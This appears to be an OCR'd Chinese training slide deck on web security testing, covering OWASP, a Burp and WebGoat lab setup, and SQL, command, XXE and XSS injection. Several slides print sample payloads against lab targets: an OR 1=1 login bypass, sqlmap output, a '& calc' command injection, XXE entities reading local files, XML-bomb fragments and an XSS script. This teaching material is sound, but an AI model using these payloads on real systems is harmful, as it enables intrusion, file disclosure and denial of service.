Alpha Sealing Operation Project
安全测试要点

张世勇 -2018.3

目录
CONTENTS
--


01 介绍

应用安全简介

- ✓ web
- ✓ App
- ✓ IOT
- ✓ 原生应用
- ✓ ……

SDL Security

在整个软件生命周期过程中，从安全的角度指导软件的设计及开发。



02 Web安全测试

基础介绍

OWASP

- 关于OWASP
  - OWASP（ Open Web Application Security Project ）是一个开源的、非盈利的全球性安全组织，致力于应用软件的安全研究。
  - OWASP的使命是使应用软件更加安全，使企业和组织能够对应用安全风险作出更清晰的决策。
  - 目前OWASP全球拥有140个分会近四万名会员，共同推动了安全标准、安全测试工具、安全指导手册等应用安全技术的发展。
- OWASP 项目
  - OWASP TOP 10
  - OWASP Mobile TOP 10 Risk
  - 。。。

OWASP 中国
The Open Web Application Security Project

https://www.owasp.org

OWASP TOP 10 Risk 2013

OWASP TOP 10 Risk 2017


- Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Broken Access Control (As it was in 2004)
- Security Misconfiguration
- Sensitive Data Exposure
- Insufficient Attack Protection (NEW)
- Cross-Site Request Forgery (CSRF)
- Using Components with Known Vulnerabilities
- Underprotected APIs (NEW)

环境搭建


工具介绍

- BurpSuite (代理抓包工具)
- SQLMAP (sql注入工具)
- Chrome （浏览器)
- WebGoat(漏洞环境)
- JDK

设置Burp代理


Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts apisign
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HT
Add
Edit
Remove
Running Interface
127.0.0.1:8081
Each installation of Burp generates its own CA ce
Import / export CA certificate
Regenerate C
Intercept Client Requests
Use these settings to control which requests are s
Edit proxy listener
Binding Request handling Certificate
These settings control how Burp binds the proxy listener.
Bind to port: 8081
Bind to address: Loopback only
All interfaces
Specific address: 127.0.0.1

设置浏览器代理


SwitchySharp 选项升级
情景模式
切换规则
网络
通用设置
导入/导出
所有情景模式
burp
cd
fiddler
minjie
ssh
test
新建情景模式
详细配置
情景模式名称
burp
手动配置
HTTP 代理
127.0.0.1
端口
8081
对所有协议均使用相同的代理服务器
自动配置
自动配置的URL
导入 PAC 文件
不代理的地址:
重置选项
保存
关闭

Http Basics

Request | Response

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=1869022003&menu=100 HTTP/1.1
Host: 192.168.80.132:8080
Content-Length: 22
Accept: */*
Origin: http://192.168.80.132:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.80.132:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=8AA3A5348F5B6A047D0E0EF86177445D
Connection: close

person=Jack&SUBMIT=Go!
```

原则 ----永远不要相信用户的输入

- 一半以上的程序安全问题源于缺乏对用户可控数据的处理
- 所有用户输入都是非法的，除非被证明不是
- 程序员如果本着人之初性本善的想法，那么写的程序难免出问题

通用漏洞

SQL注入漏洞

- SQL注入原理：
  - 攻击通常发生在当不可信数据作为命令或者查询语句的一部分，被发送给了数据库执行
  - 拼接的SQL字符串改变了设计者原来的意图，执行了如泄露、改变数据等操作，甚至控制数据库服务器
  - 拼接SQL字符串灵活方便，但是容易导致安全问题

SQL注入攻击分类

基于参数类型

- 数字型
- 字符型
- 搜索型（like）
- in型

基于攻击方法

- 查询式SQL注入
- 盲注入

SQL注入漏洞


```
// 源代码
string sql = "SELECT * FROM USERS WHERE UserName =
'" + UserName + "' AND UserPassword = '" + PassWord
+ "'";
```

```
//标准用户输入
string sql = "SELECR * FROM USERS WHERE UserName =
'admin' AND UserPassword = 'password'";
```

```
//精心构造的恶意字符串 admin' OR 1=1 --
string sql = "SELECR * FROM USERS WHERE UserName =
'admin' OR 1=1--' AND UserPassword =
'password'";
```


- http://www.example.com/detail.php?id=1 or 1=1
- http://www.example.com/detail.php?name=test' or 'a'='a
- ……

SQL注入安全示例

Injection Flaws -->

LAB: SQL Injection -->

Stage 1: String SQL Injection



SQL注入攻击示例

存

htt Screen

=1

PC

em

C:\Windows\System32\cmd.exe

```
[15:45:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is
r (potential) technique found
[15:45:37] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find th
query columns. Automatically extending the range for current UNION query injection technique test
[15:45:37] [INFO] target URL appears to have 18 columns in query
[15:45:37] [WARNING] applying generic concatenation with double pipes ('||')
injection not exploitable with NULL values. Do you want to try with a random integer value for option
/n]
[15:45:40] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-en
ms=mysql')
[15:45:40] [INFO] testing 'MySQL UNION query (76) - 1 to 20 columns'
[15:45:41] [INFO] checking if the injection point on POST parameter 'employee_id' is a false positive
POST parameter 'employee_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 156 HTTP(s) requests:
---
Parameter: employee_id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: employee_id=101 AND 3828=3828&action=ViewProfile
---
[15:45:43] [INFO] testing MySQL
[15:45:43] [INFO] confirming MySQL
[15:45:43] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
```

工具：SQLMAP

命令注入漏洞

- 命令注入原理
  - 应用允许接收用户输入一段命令在应用服务器上执行，并返回给用户；
  - 但是用户输入不可控，通过命令连接符（|、&、；）注入超出预期的命令。
  - 攻击者可以轻松的控制服务器。

命令注入安全示例


Request
Raw
Params
Headers
Hex
POST /WebGoat/attack?Screen=1922448916&me
Host: localhost:8080
Content-Length: 59
Accept: */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Safari/537.36
Content-Type: application/x-www-form-urle
Referer: http://localhost:8080/WebGoat/st
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=98BBAFB89D4F1D78EE228830294F6CC1; Hm_lvt_9fc41da6a2322bdd80563c9d5a4bdb1d=1493776455,1494208
Connection: close
HelpFile=AccessControlMatrix.help" %26 calc&SUBMIT=View
计算器
编辑(E) 查看(V) 帮助(H)
0.
十六进制 十进制 八进制 二进制
角度 弧度 梯度
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

XML注入漏洞

- XML注入原理
  - Web应用中大量使用XML，在浏览器与应用服务器之间传送请求和响应。
  - 当对用户的请求处理不当会造成XML注入，原理与sql注入类似。
  - 攻击者可以通过漏洞进行拒绝服务、文件读取、SSRF等。

XML注入漏洞

- 外部实体注入本地文件访问

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///windows/win.ini">]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

- 外部实体注入网络访问

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM “http://192.168.1.1:25">]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```


- 实体循环DDOS

```
<!ENTITY %aa '&#x25;bb;'>
<!ENTITY %bb '&#x25;aa;'>
%aa;
```

- XML炸弹DDOS

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ENTITY a0 "hacker!!!">
<!ENTITY a1 "&a0;&a0">
<!ENTITY a2 "&a1;&a1">
<!ENTITY a3 "&a2;&a2">
```

XML注入安全示例


WEBGOAT
XML External Entity (XXE)
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Bypass HTML Field Restrictions
XML External Entity (XXE)
Show Source
Show Solution
Show Plan
Show Hints
Restart Lesson
* You are searching for a ticket from Boston, MA- Airport code BOS for a well deserved holiday. Tr
* Try to find a flaw in the search form and list the root directory of your operation system.
From:

XSS跨站脚本攻击漏洞

XSS原理

- XSS（Cross-Site Scripting，跨站脚本攻击）攻击事件是一类特殊的脚本注入事件，是由于Web应用系统没有对用户输入数据进行严格检查和过滤，而使得攻击者可以通过用户输入域注入脚本片段并使得这些脚本不被察觉地在受害者的Web客户端执行，从而达到其攻击目的。
- XSS在Web应用包含的页面代码中通过页面提交方式在绕开安全检查后提交攻击代码。当访问该Web应用的用户浏览该页面时，浏览器会自动下载和运行恶意代码，执行攻击任务。
- XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站或者将用户转向恶意网站。

XSS漏洞原理

```
<div> Welcome back,<% =Name %> !
<div>
```

```
<div> Welcome back,Guest! <div>
```

```
<div> Welcome
back,Guest<script>alert('hacker
is coming')</script>! <div>
```

